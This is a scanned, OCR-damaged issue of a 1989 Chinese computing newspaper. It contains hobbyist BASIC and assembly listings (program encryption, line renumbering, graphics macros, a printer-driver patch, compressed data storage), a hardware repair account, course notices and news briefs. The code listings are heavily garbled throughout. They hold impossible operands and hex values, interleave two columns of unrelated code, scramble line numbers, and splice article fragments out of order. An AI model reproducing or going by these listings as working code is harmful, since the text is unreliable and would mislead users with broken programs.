10 FOR I=8000 TO 8015: READ A: POKE I, A: NEXT A: POKE 8788, 0
20 BODE (1): FOR I=0 TO 127: STEP 4: FOR A=0 TO 63: SET (I, A): NEXT I: NEXT A
30 FOR I=170635: STEP 4: FOR A=0 TO 127: SET (A, I): NEXT I: NEXT A: POKE 8788, 80
40 DATA 421, 82F, 874, 86, 84, 8E, 82, 8E5, 8C5, 8E5, 879, 8E5, 811, 850
50 DATA 810, 81E, 0, 8E1, 873, 823, 83D, 820, 8F4
60 DATA 817, 811, 820, 0, 8ED, 83D, 810, 8E9, 81, 8FF, 81, 8CD, 860, 0
70 DATA 8C1, 8E1, 81E, 83F, 819, 8OC, 8OC, 878, 8E6, 804, 847, 8FE, 844
80 DATA 20, 8D2, 8C9
90 FOR I=8700 TO 8700: POKE I=805+I-87000, PEEK (I): NEXT I
100 FOR I=20 TO 80: STEP 1: A=&I: IF INT (I/2) - I/2 THEN A=&I+9: B=&5E
110 POKE 8022, I: POKE 800F, A: POKE 8010, B: A=USR (0): NEXT I: GOTO 100
```



开始  
指针指向行首首语句  
该语句是REM, PRINT, INPUT, DATA, IF, LET, etc. 吗?  
N 结束  
Y 扫描该语句  
若该语句中有APPLE-II 汉卡汉字则将其转换成CEC-I 汉字  
P 指向后一语句  
全部语句扫描完了吗?  
Y 结束  
N 指针指向行首首语句

汇编88年9月12日登载的《COMX-PC1机上程序加密》一文,笔者认为原文由于篇幅太大过于复杂,使实用性受到很大限制。在此笔者向各位介绍一个由机器语言编制,使用通用加密程序。本程序将A1输入内存后,再将需要加密的B1-3A16 F8 F4 30 1D 0B FB的程序输入计算机。输入A1-3A16 F8 F4 30 1D 0B FB CF (X为用户自设加密常数,为2-255间取值)即可达到加密目的,并能存档,从磁盘调入这种处理过的程序。



需先输入 CALL (BE00, X) 'X'即可解密。由于X为操作者自定义,别人是无法知道的,因而本软件具有加密保险,占用内存小,操作方便等优点。 88年7月 彭正

《R1机也能运行的简单汇编》的改进  
读了第7期《软件报》上的《R1机也能运行的简单汇编》一文后,立即做了试验,发现程序二在253改为35二、45句的GOTO A-B改为GOTO 54(A-B=52)三、45句17833改为17332或改为>=17333四、46句的GOTO VAL '54'改为GOTO VAL '52'五、64句的最后加一个";"号  
注:如果用机器语言代替BASIC程序,速度可提高很多。 济南 邢惠泉

另外还须注意几点:  
(1) APPLE-II 汉卡上固化有一些用户可调用的子程序,若原来程序中有调用这些子程序的语句,应改成对应功能的本机执行的语句,例如汉卡清零用CALL 49941,应改为PRINT CHR\$(12)等等。  
(2) 由于汉卡汉字与CEC汉字内码长度不等,故对含有汉字的字符串用LEN函数时会得出不同的结果。一个汉卡汉字的长度为4,而一个CEC汉字的长度为3。  
(3) 中华学习机设置打印方式(如字体定义等)与汉卡有所不同。如有这些语句,应作相应修改。  
通过这些处理,基本实现了中华学习机汉字对APPLE-II汉卡的兼容。作者:傅传平

PC-81 机行号重排程序


PC-81机无重排程序行号,使编好的程序行号重排困难。这里向读者提供一个简单的程序,可将行按一定间隔重排好。程序用280机器语言写成,程序如下:  
A:LD BC,10  
B:LD HL,18  
LD D,H  
LD E,L  
LD (16425),HL 20 A\*=1,10,0,33,  
LD HL,17202 0,0,84,33,34,41,  
C:LD A,255 64,33,150,67,6  
CP (HL) 2,255,198,200,1  
RET 14 35,115,35,19  
LD (16),D 7,78,35,70,35,9  
INC HL 193,235,9,235,  
LD (HL),E 24,236,1  
PUSH BC 30 L=LEN A4  
LD C,(HL) 40 FOR I=1 TO L  
INC HL 50 IF A\*(I)<>" "  
LD B,(HL) 60 Y=VAL A\*(I)<>" "  
ADD HL,BC 80 K=I+1  
POP BC 80 POKE I\*337,X  
EX DE,HL 90 NEXT I  
ADD HL,BC 100 POKE 16388,222  
EX DE,HL 110 POKE 16389,71  
IR C=8 120 NEW

本教育  
任编  
科,00号

一、函授班首次作业题

| 班别 | 课程名称       | 章次 | 必做题                   | 任课教师 |
|----|------------|----|-----------------------|------|
| 水  | PASCAL程序设计 | 2  | 1,2,3,4, 6,7,8        | 张升楷  |
|    |            | 1  | 1,2,3,4,6             | 李光琳  |
| 平  | 数据库原理      | 2  | 1,2,4,5               | 李光琳  |
|    |            | 1  | 2,4,9,12, 16,20       | 李光琳  |
| 教  | 数据库结构与程序设计 | 2  | 4,7,8,9               | 李光琳  |
|    |            | 1  | 3,5,9,12              | 韩仲清  |
|    |            | 2  | 1,3,4                 | 李光琳  |
| 师  | 数据库技术      | 3  | 3,5                   | 李光琳  |
|    |            | 1  | 3,5                   | 李光琳  |
| 班  | 数据库技术      | 1  | 1,2,3,4,5, 6,7,8,9,10 | 唐先余  |
|    |            | 2  | 1,2,3,4,5             | 唐先余  |
|    |            | 3  | 6,7,8,9,10            | 唐先余  |
| 初  | 数据库技术      | 1  | 1,2,9                 | 韩仲清  |
|    |            | 2  | 1,3,4                 | 李光琳  |
| 级  | 数据库技术      | 3  | 1,3,4,5               | 李光琳  |
|    |            | 2  | 2,4,5                 | 李光琳  |

PC-1500 机数不足的是显示部分太小,能否将它与彩色/单色显示器或彩色/黑白电视机连机?  
沈锡麟



业必须于下月上旬寄到《软件报》社培训部。  
2.字迹工整,书写清洁,凡是在计算机上完成的作业,请将源程序一并寄来,对于优秀习作将推荐给软件报刊用。  
3.每次作业情况记入平时成绩,占总成绩的40%。  
4.因故不能按时寄交作业,必须来函说明并补交。  
5.学习和作业中有什么问题、意见和建议,请附在作业之后一并寄来,以便我们研究解决。  
6.请在作业之前写上:班别,课名,学员姓名,详细通讯地址,以便教师直接同学员联系答疑和指导。  
高校教务处

# 软件报



1989年  
4月15日  
第15期  
总第133期

普及计算机知识  
开发软件资源  
交流计算机技术  
传播软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦雄  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金牛区河5号

## 对中等 金融专 业学校 计算机 教育的 看法

清华大学侯炳辉老师在本报今年第二期的文章《经济与管理类计算机教育的新概念》中提出了对非理工科学生计算机教育问题的看法，我们也有感触，怎样建立此类专业计算机教育的指导思想，是

决定学生掌握计算机知识和在经济、金融领域内普及计算机应用的一个重要问题。  
一、正如侯老师所说，很有些人认为计算机教育就是讲授一门程序设计语言，而讲授一门语言又是讲解一些语句和函数，结果是课程学生一听就懂，一遇实际问题却无从下手，几十个课时后学生还不能算是入门。我们分析学生状况，其一是多数人对于计算机有学习热情和兴趣，其二是很多人逻辑思维思维能力较差。又因为计算机解决问题与人解决问题在细节上有较大不同，不合于人们惯常的思维方法，常使学生学起来感到困难，程序编制工作束手无策。

所以我们感到，教学应重点讲授计算机解决问题的思维方法，使学生逐步掌握利用计算机处理问题的特点和思路。  
二、整个教学自顶向下逐步求精，并以结构化程序设计思想为其主导，把教学重心从一门语言的讲授转到怎样用计算机解决本专业实际问题上来。即从本系统要解决的问题入手，再将本问题分解为几个子问题，依次下推，逐渐细化，原来引导学生用汉语描述所应做工作的总体和具体的算法，最后介绍程序设计语言进入编码阶段。这种抓住问题本质，寻求解决问题的方法这一性，而暂时避开具体语言这个性的讲授方法，容易使学生建立完整的计算机实际应用思想

想和基本的分支、循环、子程序等概念。  
三、总之，对中等金融专业的计算机教育，以讲授一个小应用系统为好，并以讲授解决问题的方法和结构化设计思想为主。我们在工作中初步采取了这种教学思想，较好地保护了学生的积极性和主动性，使学生对于计算机的实际应用有一个全局的观点，并为他们将来的进取和自学指出了具体的方向。  
以上是在我实际工作中的一些看法，不当之处请予指正。  
新疆农业银行干部学校 刘锦雄

## 表 扬

《软件报》编辑同志：  
你好！我是贵报的忠实读者，最近遇到一件事向你们反映。  
3月初，我操作的一台长城286突然出故障，机器用软盘启动无法启动，进入系统，面临大量的工作需使用机器，如果进去修吧，谁知什么时候能修好！手头的工作怎么办？机器搬来搬去也很麻烦，大家十分着急，这时我忽然想起贵报的南京记者站（因为该记者在报上多次刊登技术服务），我抱着试试看的心情打电话给该站的联系人覃敬川老师，当我向覃老师说明情况后，覃老师安排好自己的工作，找车将贵报通讯员周达洪送到这儿，立即检修机器，熟练的排除了机器故障，机器恢复正常运行，这时我才松了一口气。对于南京记者站的这种认真负责、及时的技术服务，我有责任能给予表扬，他们不为名、不为利积极主动的为软件报的读者和广大计算机工作者提供了方便。他们的行为真正体现了软件报的26字方针。

我希望能够参加记者站的工作，为普及提高计算机技术做些力所能及的事，望编辑同志能支持。

祝贵报兴旺  
上海进出口公司计算机室 虞兵

★编号：890405  
名称：IBM5650汉字词组输入及管理系统  
作者：吴刚  
功能简介：本系统由词组输入系统和词组管理系统组成。词组输入系统通过扩展键盘输入输出中断，使之能执行词组输入功能。词组库采用索引顺序文件，查找速度快、省内存。索引码采用4个拼音码，只需输入一个索引码词组显示以供选择，同时还显示出具有相同索引码的词组以供调用。键入一次索引码可以选择多个词组。词组长度可由一个汉字到任意长。词组库的检索由词组管理系统完成，用户可以检索自己的需要组织词组库，也可建立新的词组库。词组输入系统安装后只占2K多字节内存，可适用于各种系统软件和应用程序。  
源程序语言：8086汇编语言和编译BAS IC语言。  
运行环境：IBM-5550机  
转让形式：软盘一张（含使用说明）  
转让价格：120元（含邮资）  
收款单位：成都《软件报》编辑部  
地址：本盘格式化为双面80磁道。  
只有在IBM5550机上才能使用。使用说明在盘上README文件中。  
★编号：890405  
名称：C.O.M.P-14仿真系统软件

作者：郭承能、周宏国  
功能简介：该软件是为了解决软件水平考试中C.M.P-14汇编语言上机实习问题而设计的，包括操作系统、行编辑程序EDLIN-14宏汇编程序M.A.S.M-14、链接程序LINK-14、纠错调试程序DEBUG-14。操作系统管理文件I/O，目录设置，驱动器设置等。所有程序的操作格式与PC DOS的操作格式相似。系统的仿真程度很高。EDLIN-14用于汇编源程序；M.A.S.M-14用于汇编C.M.P-14汇编语言的源程序；支持14条指令和8条伪指令，LINK-14用于链接C.M.P-14目标代码，生成可在C.O.M.P-14操作系统下直接运行的程序；DEBUG-14用于调试与纠错。该软件是学习C.M.P-14汇编语言不可缺少的工具。  
源程序语言：操作系统用C语言编写。其余的均用8086汇编语言编写。  
运行环境：IBMPC、XT、286及其兼容机。内存256K以上，软件支持为PC DOS 2.1。  
转让形式：一张软盘、一份使用说明  
转让价格：48元（含邮费）  
收款单位：成都《软件报》编辑部

更正：本报今年第8期“软件交流”栏目中编号为890209的软件“共有5种新的命令、语句和函数”，应为“共有54种新的命令、语句和函数”。特此更正。

### 新书架

《Turbo Prolog工具库》一书，通过大量实用完整程序实例，详细介绍了工具库中提供的：设计用户接口、屏幕格式、作图、与远程设备通信，访问Reflex、dBASE III数据库、Lotus1-2-3和Symphonie等系统的数据库文件，以及自动生成用户指定语法的分析程序等80多种工具及使用方法和。还补充介绍了Turbo Prolog 1.1版的新特征及其使用和有关中文Turbo Prolog内容。本书不仅可作为教学参考书，也可供从事人工智能、知识工程软件、数据库等研究和开发人员的工具书，每册定价6.50元，另加邮资0.60元。与之配套的源程序和Dbj文件（盘二张）120元（含邮资）。欲到即寄。  
收书人：成都市华西医科大学构造室 罗秀武

### OS/2的主要功能

OS/2是有效地利用了英特尔80286/386 CPU结构而开发的更完善的OS，它具有如下主要功能：①最大16M字节的存储管理 ②完全的多任务环境 ③不是由INT21H而是由CALL传回系统请求 ④中断键盘输入的特性 ⑤对话期间管理 ⑥具有与原应用程序转换的模式 ⑦程序代码具有 ⑧支持多种语言 成都 关秀雄译  
△高等数学课程题库系统研制成功 华南理工大学应用数学系最近研制出我国第一高等数学课程题库系统，并通过技术鉴定。该系统存入了覆盖高等数学全部内容，有四千多道试题，含有指标、试卷生成、编排打印等系统，使用IBMPC/XT微机进行智能化自动匹配命题。  
△神奇的高血压药 美国加利福尼亚州一家公司，目前推出一种称为“服药监视装置”的神奇药瓶子。它能自动记录下人们开瓶时间、取药数量、取瓶时间、盖瓶时间。原来瓶子上安装了一个“超微型信息处理器”。“微机”把服药情况记录在“服药卡”上。病人复诊时，必须将瓶盖交给大夫。医务人员把瓶子送到电脑终端上，屏幕上立即会再现服药的全过程。医生据此复诊，极大地提高了疗效。此装置还可提醒病人按时服药，对由于服药者、浪费者和服药失误者大有益处。  
摘自《人民日报》

### △欧洲国家联合进行软件开发 联邦德国、法国、英国、瑞典和挪威的15家计算机公司正在参与一项欧卡软件合作计划，旨在增强欧洲在世界市场上的竞争地位。参加这一计划的各企业的目标，是提高软件开发劳动生产率，制定欧洲标准和建立一个软件库。这一长达10年的工作将花费4.2亿美元，由各国政府和各企业承担。 目前，软件需求量正超过开发能力。西欧软件市场销售量正以每年16%的速度递增，至1992年将达每年450亿美元。欧洲国家另有一项名为“工业神经网络应用”（Annie）的规划，有4个国家的10个企业和研究机构参加，规模为600万美元。其目的是维持欧洲目前在神经网络方面的地位。 摘自《科技日报》

### △上海研制成“行车安全信息管理系统”

上海沪西汽车运输公司希望通过对大量已发生的事故中找出一定的统计规律，以利于对行车事故的发生采取以防为主的方针，为此该公司在IBMPC/XT（AT亦可）机上建立了“行车安全信息管理系统”，这是一个辅助行车安全信息管理系统，由八十模块组成，主要功能有行车违章、事故档案建立、事故、违章等各类统计分析、各级各类报表输出、生物节律测定、重点驾驶员排队、各类事故统计分析、驾驶员事故、违章查询、基层事故、违章情况调查、并对分析结果进行图形显示。能满足行车安全管理的多种实际需求。上海 高兆光  
△本报报道：《电子计算机在船舶生产中推广应用研究》通过省船检鉴定由福建省船舶工业公司电子计算中心承担的《电子计算机在造船生产中的应用研究》项目鉴定于3月7日由福建省科委组织并主持在福建省船舶工业公司顺利通过鉴定。  
该项目对电子计算机在船舶辅助设计、船体建造、船舶管理系统、大型工程项目的统筹调度优化决策、船厂物资管理、船舶标准化管理等方面的应用进行了卓有成效的研究和实践，并取得了显著经济效益，在省内外同行中处于领先地位。

### △机电物资计算机管理系统

该系统在广西机电公司和南宁机电分公司投入运行半年以来，大大提高了企业管理水平和工作效率，加快了资金周转，所产生的年直接经济效益可达50万元以上。  
广西 罗海瑞





# 用汇编语言实现图形功能的技巧

随着计算机图形学的发展,差不多每个微型电脑的用户都要运用计算机辅助图形设计技术在显示终端进行各种各样图形的机助设计。由于在IBM PC (0520)系统汇编语言中没有专门的绘图语句,这就给汇编语言来进行计算机辅助图形设计带来一定的困难。解决这一问题的方法之一是用绘图宏定义来实现高级语言(如BASIC)中的基本绘图语句,如清屏幕,设置显示方式,置彩色,设光标位置,画点,画线,画圆,画弧等等。一个绘图宏定义实现高级语言中一个基本绘图语句。完成一组基本绘图宏定义后,在汇编语言源程序的代码段中,就可以用绘图宏调用语句来作图。绘图调用语句的书写格式与高级语言中的基本绘图语句类似,此时,用汇编语言进行图形设计就如同用高级语言进行图形设计一样,大大方便了汇编语言源程序的设计者。

为此,笔者设计了清屏幕(CLS),设置显示方式(SCREEN),设光标位置(LOCATE),置彩色(COLOR),画点(PRESET),画线(PREAD)和画面图形打印(PGRAPH)等8个绘图宏定义。其相应的绘图调用语句格式如下:

**CLS**, 清除屏幕  
**SCREEN m**, 置显示方式  
 当m=0, 为40×25黑白文本方式;  
 当m=1, 为40×25彩色文本方式;  
 当m=2, 为80×25黑白文本方式;  
 当m=3, 为80×25彩色文本方式;  
 当m=4, 为320×200黑白图象方式;  
 当m=5, 为320×200彩色图象方式;  
 当m=6, 为640×200黑白图象方式;  
**COLOR B, F**, 设背景为B, 前景色为色组F。其中B=0, 1, 2, ..., 15其对应的颜色为黑, 兰, 绿, 青, 红, 品红, 棕, 亮灰, 暗灰, 亮兰, 亮绿, 亮青, 亮红, 亮品红, 亮白; F=0, 1对应于色组0和色组1。色组中彩色如下表所示:

| 彩色值 | F=0 | F#1 |
|-----|-----|-----|
| 0   | 背景色 | 背景色 |
| 1   | 绿   | 青   |
| 2   | 红   | 品红  |
| 3   | 黄   | 白   |

**LOCATE x, y**, 光标移至第x行第y列。  
**PSET x, y, t**, 以彩色t在坐标(x, y)处画一点。  
**PRESET x, y**, 清除位于(x, y)处的一点。

**PREAD x, y**, 读位于(x, y)处一点彩色值。  
**PGRAPH**, 打印画面图形。  
 另外, 在640×200图形方式下, 为了得到高质量的画面图形硬拷贝, 可用画面图形硬拷贝子程序PGRAPH, 下面给出画面图形硬拷贝子程序PGRAPH和8个绘图宏定义的清单。

```

NAME PGRAPH
MACRO
MOV AH,5
INT 21H
ENDM
SEGMENT
DB 12H,33H,10H
DB 12H,48H,0C8H,0H
ENDS
SEGMENT
PROC FAR
PUBLIC PGRAPH
ABSOLUTE CS:CODE,DS:DATA
PUSH EB
MOV AX,0B000H
MOV EB,AX
MOV CX,3
MOV SI,0
MOV DI,0
MOV DI,DI+SI
PRT
INC SI
LOOP L2
MOV CL,100
MOV AL,80
MUL CL
MOV BX,AX
MOV DL,ES:[BX+DI+8112]
PRT
MOV DL,ES:[BX+DI-80]
PRT
DEC CL
JNZ L3
INC DI
CMP DI,80
JNE L1
POP ES
RET
ENDP
CODE
ENDS
PGRAPH

```

CCDOS 2.13A 汉字操作系统在汉字输入、显示、打印和制表等方面具有独到之处,深受广大用户喜爱。但由于该系统是在DOS2.0版本的基础上,在采用新版操作系统时,带来了不少问题。本文针对CCDOS2.13A16点阵打印驱动程序提出了改进方法。  
 CC DOS2.13A 在DOS3.0版本以上操作系统中使用16×16点阵打印会出现死机现象。我对其16×16点阵打印程序进行分析,发现它对于17类、5类中断的入口设置是固定,不可移动的。因而在DOS3.0以上操作系统版本时,或改变了操作系统的环境设置、目录设置后,调入16×16点阵打印驱动程序后,都会引起17类、5类断入口偏移造成死机。因此通过修改驱动程序,改变中断入口设置方式,就能解决出现的问题。

## 再谈 RS232 异步通信口波特率设置方法

本报在88年第41期第二版《PC 异步通信波特率提高方法》,其中有一错误。对INS8250的波特率设置方法,还可采用“更高的波特率”,从而弥补了PC B ASIC的OPEN“COM”语句只能选择75、110、300、...、9600等有限的几种通信速度的缺点。以下为设波特率程序段:

```

10 INPUT "请选择波特率 (50至9600) 波特: ", F
IF F < 50 OR F > 9600 THEN 10
20 A=115200/F:MSB=A/256:LSB=A-MSB/256
30 OPEN "COM1:75, n, 5, 2, CS, ds" AS *
1,B=INP (&H3FB)
40 OUT &H80,OUT &H3F,LSB,OUT &H3F,MSB,OUT &H3F,B

```

## 一、故障现象

首先发现打印机不打印,然后用替换法查故障,此故障现象说明该串行/并行适配器上的并行打印端口有故障。为了进一步确定故障的部位,用一个25芯D型插座(针块)做个环线短路插头其插头上各引脚的相互连接如下:  
 其各引脚不连接,当并行打印端口插上线环插头后,即  
 信号名称 连接的引脚  
 - STROBE 1→13 + SLCT  
 + DATA 2→15 - ERROR  
 + BUSY 11→17 - SLCT IN  
 - ACK 10→16 - INIT  
 + PE 12→14 - AUTO FDXT  
 这样就可以进行模拟打印机联机工作。(环线短路插头是很好的维修工具)  
 对故障用高级诊断程序进一步诊断时,发现当并行打印端口不插环线短路插头时,并行打印端口的地址译码部分和数据输入部分的逻辑电平是好的。在此之后,在并行打印端口上插上环线短路插头,再用高级诊断程序诊断故障,当行打印端口诊断不通过,并显示901错。这说明故障是在发生并行打印端口的控制(状态)通道或数据通道上。

## 二、故障排除

用高级诊断程序对并行打印端口进行反复诊断(即用RUN TESTS MULTIPLE TIMES),并同时用示波器或三用表检查并行打印端口上各个输入输出信号,发现并行打印端口插头上第13引脚选择信号+SLCT,悬空时(即不加环线短路插头),始终处于0V电平。实际上悬空时应该有2V左右的不断不低的电平。因此,当并行打印端口插上环线短路插头之后,由于引脚1和引脚13相连接,这样,引脚1上的选通信号-STROBE被钳在0V电平,故程序诊断时,显示901错。在电路逻辑图上,选择信号+SLCT是连到U16的第9引脚上的,这就说明U16(74LS04)已损坏。  
 更换U16之后,故障排除。  
 南京 陈文高

IBM 串并适配器故障一例

CODES 2.13A16 点阵打印驱动程序修改

```

G:\DEBIC 9989\F3.COM
- 488
4307:0800 PUSH CS
4307:080A POP DI
4307:080B SUB DL,AX
4307:080D MOV CL,64
4307:080F SHL DL,CL
4307:0811 ADD DI,8183
4307:0815 PUSH DI
4307:0816 MOV AL,2517
4307:0819 INT 21
4307:081B MOV AL,257E
4307:081E INT 21
4307:0820 ADD DI,0560
4307:0824 MOV AL,2595
4307:0827 INT 21
4307:0829 MOV ES:[958E],DS
4307:082E POP AX
4307:082F MOV ES:[959C],AL
4307:0833 MOV DL,1889
4307:0836 INT 27
4307:0838 - CH
4307:083C XOR XXXX
1900
- Writing 0900 bytes
- 0
以上修改是针对LQ-1500打印机,对于其它打印机,应改变下面代码段的参数,改变内容如下表:

```

| 打印机型号   | 修改内容 |
|---------|------|
| P 1351  | 958E |
| M 2024  | 07FA |
| M 1570  | 082E |
| TR 3070 | 082A |
| LN 9400 | 082E |
| LQ 1500 | 0809 |
| EP 3824 | 07FA |

## 谈 DOS 中的几个 UNIX

· 设 · 计 · 思 · 想 ·  
 MS-DOS 2.0 版本之后,采用了不少 UNIX 操作系统的设计思想。由于磁盘在个人计算机上使用客观要求, DOS 采用了分级分层的树形文件组织方式。使文件管理更加方便,它的方法虽然与 UNIX 相当类似。  
 UNIX 系统的文件系统可以包含多个物理介质,在逻辑上成为一个整体。它可以通过 mount 和 umount 命令很灵活地将另一个物理介质上的子文件系统安装或拆卸在文件系统中。DOS 的高级版本增加了 JOIN 及相对应的终止命令。使 DOS 也同 UNIX 类似。  
 DOS 2.0 以上版本,开始增加了 I/O 重定向和管道功能。使 DOS 的各种已有的简单功能复合成为复杂的功能。处理对象也扩展了许多。这对于加强整个操作系统的功能大有好处。另外,它还增加了过滤器功能。这些都具比较鲜明的 UNIX 特色。  
 在存取文件功能调用方面, DOS 一贯采用传统的 FCB 形式。从这一点看, DOS 带有 C/P/M 的痕迹。从 2.0 起, DOS 增加了指针形式的文件存取功能调用。这也是一种典型的 UNIX 方式。事实上,上述的树形文件结构, I/O 重定向和管道功能,都必须由指针形式功能调用支持。DOS 到现今仍然保留了 FCB 功能调用,纯粹是为了考虑与它的早期版本的兼容。DOS 还在其它方面如可安装的设备驱动程序, EXE 程序, EXE 程序的加载方式,在内存中虚拟盘等不少方面渗透了 UNIX 设计思想。从 DOS 的发展看,对于 UNIX 设计思想,将会更深的渗入其中。  
 成都 黄二堂

# PC-1500软件扩充数据存储的方法

新疆八一农学院 郑建国

## 五、应用程序

当掌握了上述方法之后，您就可以把下列各程序段移植到自己的 BASIC 程序中，以完成在 PC-1500 计算机上扩充数据存储量的任务。

程序1可存储0~15范围的整数，两个数据仅占用一个字节。  
 程序2可存储0~255范围的整数，每个数据只占用一个字节。  
 程序3可存储0~65535范围的整数，每个数据占用两个字节。  
 程序4可存储-127~+128范围的带正负号的整数，每个数据只占用一个字节。  
 程序5可存储-1.27~+1.28范围内带有一位或两位小数的正负实数，每个数据只占用一个字节。

程序6可存储-127.99~+128.99范围内带有一位或两位小数的正负实数，每个数据占用两个字节。

程序7可存储±9.99999\*10<sup>-99</sup>~±9.99999\*10<sup>99</sup>范围内，有效数字不超过六位的一切实数，每个数据占用四个字节。

程序8为机器语言程序，其功能与程序7相同，但数据处理速度很快，0100H~015FH段内容为数据存储器程序；0160H~01C7H段内容为数据调用子程序，使用时需先将数据流起始地址放入00C6H和00C7H这两个存储单元中，并将0变量固定用作中间传值变量。

## 六、结语

本文提出的软件扩充数据存储量技术，对于原始数据及中间结果的保存，将具有保护、保密和大量节省内存容量的特点，充分利用此技术，能在不花硬件费用的条件下，即可使数据存储量扩大4倍(保存四位有效数字)，而且还大大地扩展了计算机的解题能力，由此带来的效率十分显著。由于本软件是用 BASIC 语言编写的，易懂易学，因此很便于用户移植使用。对于“压缩”存储的数据，同样可以方便地存入磁带以供长期保存，而且装入磁带的长度仅为现行磁带方法的四分之一。

当然，在程序设计中具体应用本方法时，需要较高的编程水平和技巧。关于具体问题的处理方法，可从本文所列举的几个演示程序中略见一斑。(完)

## 资料的压缩存储及调用

资料的存储可以采用 DOS 系统的命令，无论是顺序读写还是随机读写都不困难。这种方法，通常是一个数字用一个 ASCII 码表示，存入磁盘时也占用一个字节的位置，当资料量很大就要占用大量的磁盘，调用时速度也较慢，有时还要调换磁盘。也可以采用改变编码的方法来提高存储容量。例如 BCD 码，则一个字节可以表示十个数字，如果用字符的 ASCII 码的十进制数值来表示一定范围的数值，则一个字节可以表示0~255范围的数值。经过一些处理，我们把通常情况下要48张软盘存储的资料压缩在12张软盘上。

基于对 BASIC 内存变量存储特征的了解，可以采用另一种更通用和方便的方法。整型变量在内存中只占两个字节，可以表达的数值范围是正、负32767。很多资料的数值变化范围一般都不超过它，或者可以通过简单的放大、缩小和加、减一个基数把某些绝对值超出上述范围的资料转换成适当的整型数。但如何将内存的整型数存到软盘上呢？采用通常写文件的方法是不行的，即使写入的是整型数，但在软盘上还是一个数字一字节的占用空间。必须将内存中的内容用 BSAVE 指令存到软盘上。这里关键的问题是要找到数组的起始地址及其长度。APPLE-I 的零地址 \$B、\$C 给出数组的首地址，各数组又按出现的先后顺序排列，各数组又有专门的字节给出数组的长度，因此总是可以想法计算出数组的位置的。

在 \$B、\$C 所指地址处是第一个数组的数组头起始位置，第一、二字节为数组名，随后两字节为数组长度，它表示的字节数是从该数组名的第一个字节计算到最后一个下标变量的最后一个字节的总长度，因此该数组名的第一个字节的地址加上这个长度就是下一个数组的起始地址。

例如，有数组 A%(M, N)，B%(T, V)，想将 A% 数组存盘，其程序如下：

```

50 DIMB%(T, V), A%(M, N)
60 INPUT "FILE NAME=?", F$
:
300 A = PEEK(107) + PEEK(108) * 256
310 L = PEEK(A + 2) + PEEK(A + 3) * 256
320 A = A + L
330 L = PEEK(A + 2) + PEEK(A + 3) * 256
340 A = A + L - 2
350 PRINT CHR$(4); "BSAVE", F$;
      ", A", ", "L", L
  
```

其中，300行是计算数组的起始位置，这里也是数组 B% 的首地址，310行是计算 B% 数组的长度，320 行是数组 A% 的首地址，330行是计算数组 A% 的长度。340 行是考虑调用时数组名可以任意更换，因而存盘时数组名不存

## 程序一

```

100 "A":B = PEEK 30820 + 256 - 1
110 INPUT "I=?",I:"J=?":B:POKE B,I
      + 16 + J:B = B - 1:GOTO 110
  
```

```

130 CLEAR I:B = PEEK 30873 + 256 - 1
140 I = INPUT (PEEK B / 256):J =
      PEEK B - 1 + 16:PRINT "I="I
      ",J="J:B=B-1:GOTO 140
  
```

## 程序二

```

200 "B":B = PEEK 30820 + 256 - 1
210 INPUT "D=?":B:POKE B,D:B = B - 1:
      GOTO 210
  
```

```

230 CLEAR I:B = PEEK 30873 + 256 - 1
240 PRINT "B=":PEEK B:D = B - 1:
      GOTO 240
  
```

## 程序三

```

300 "C":B = 256:D = PEEK 30820 +
      S - 2
310 INPUT "C=?":C:POKE D,C / 8,C -
      PEEK D + 8:D = D - 2:GOTO 3
      10
  
```

```

330 CLEAR I:B = 256:D = PEEK 3087
      3 + 5
340 PRINT "C=":PEEK D:S = PEEK
      (D + 1):B = D + 2:GOTO 340
  
```

## 程序四

```

400 "I":B = PEEK 30820 + 256 - 1
410 INPUT "I=?":I:POKE B,I + 7
      F:D = B - 1:GOTO 410
  
```

```

430 CLEAR I:B = PEEK 30873 + 256 - 1
440 PRINT "I=":PEEK D - 7:F:D =
      D - 1:GOTO 440
  
```

## 程序五

```

500 "I":B = PEEK 30820 + 256 - 1
510 INPUT "I=?":I:POKE B,I + 100 +
      7:F:D = B - 1:GOTO 510
530 CLEAR I:B = PEEK 30873 + 256 - 1
540 PRINT "I=":PEEK D - 7:F:I /
      100:D = D - 1:GOTO 540
  
```

## 程序六

```

600 "I":B = PEEK 30820 + 256 - 2
610 INPUT "I=?":I:POKE B,I + 7
      F,I + 7:F = PEEK D + 100 +
      7:F:D = B - 2:GOTO 610
630 CLEAR I:B = PEEK 30873 + 256 - 2
640 PRINT "I=":PEEK D - 7:F:I /
      (PEEK (D + 1) - 7:F) / 100
      :D = B - 2:GOTO 640
  
```

## 程序七

```

800 "A":B = PEEK 30820 + 256 - 4
      G = 794F
820 INPUT "D=?":D:FOR I = 1 TO 5:
      S(I) = PEEK (B + I):NEXT I:
      C = C + D - 3 + INT (G / 16):
      POKE F,A,C,D,G:G = F - 4:GOTO
      820
  
```

```

850 CLEAR I:F = PEEK 30873 + 256 - 4
860 FOR I = 1 TO 4:G(I) = PEEK
      (F + I - 1):NEXT I:F = F - 4:
      E = 0:IF D > 0:DO LET D = D -
      4:80+E = 80
      970 D = D + 3 + INT (D / 10):D =
      0:POKE I,7970,A,E,D,C,G:PRINT
      "D":GOTO 860
  
```

## 程序八

```

0100-44 74 DE 19 4A 70 48 79
0105-05 18 9C 03 83 09 F9 50
0110-0F 79 70 01 4A 71 DE F7
0115-77 9E 11 4A 73 48 79 5A
0120-31 58 FF 4A 00 04 28 05
0125-17 01 04 1C 80 9E 07 87
0130-10 F1 81 02 83 9E F9 22
0135-F1 2A F9 4A 71 03 0E A5
0140-00 C6 18 A5 00 C7 1A F3
0145-F3 AC 73 8D 05 F3 A5 79
0150-70 91 94 AE 00 C6 14 AE
0155-00 C7 4A 71 05 20 0E 94
0160-48 4E 0E 02 48 24 48 79
0165-4A 70 58 79 5A 71 DE F7
0170-5B EF 79 70 03 A5 00 C6
0175-00 A5 00 C7 0A F3 AC A5
0180-29 8D 05 F3 4E AE 79 70
0185-84 AE 00 C6 04 0E 07
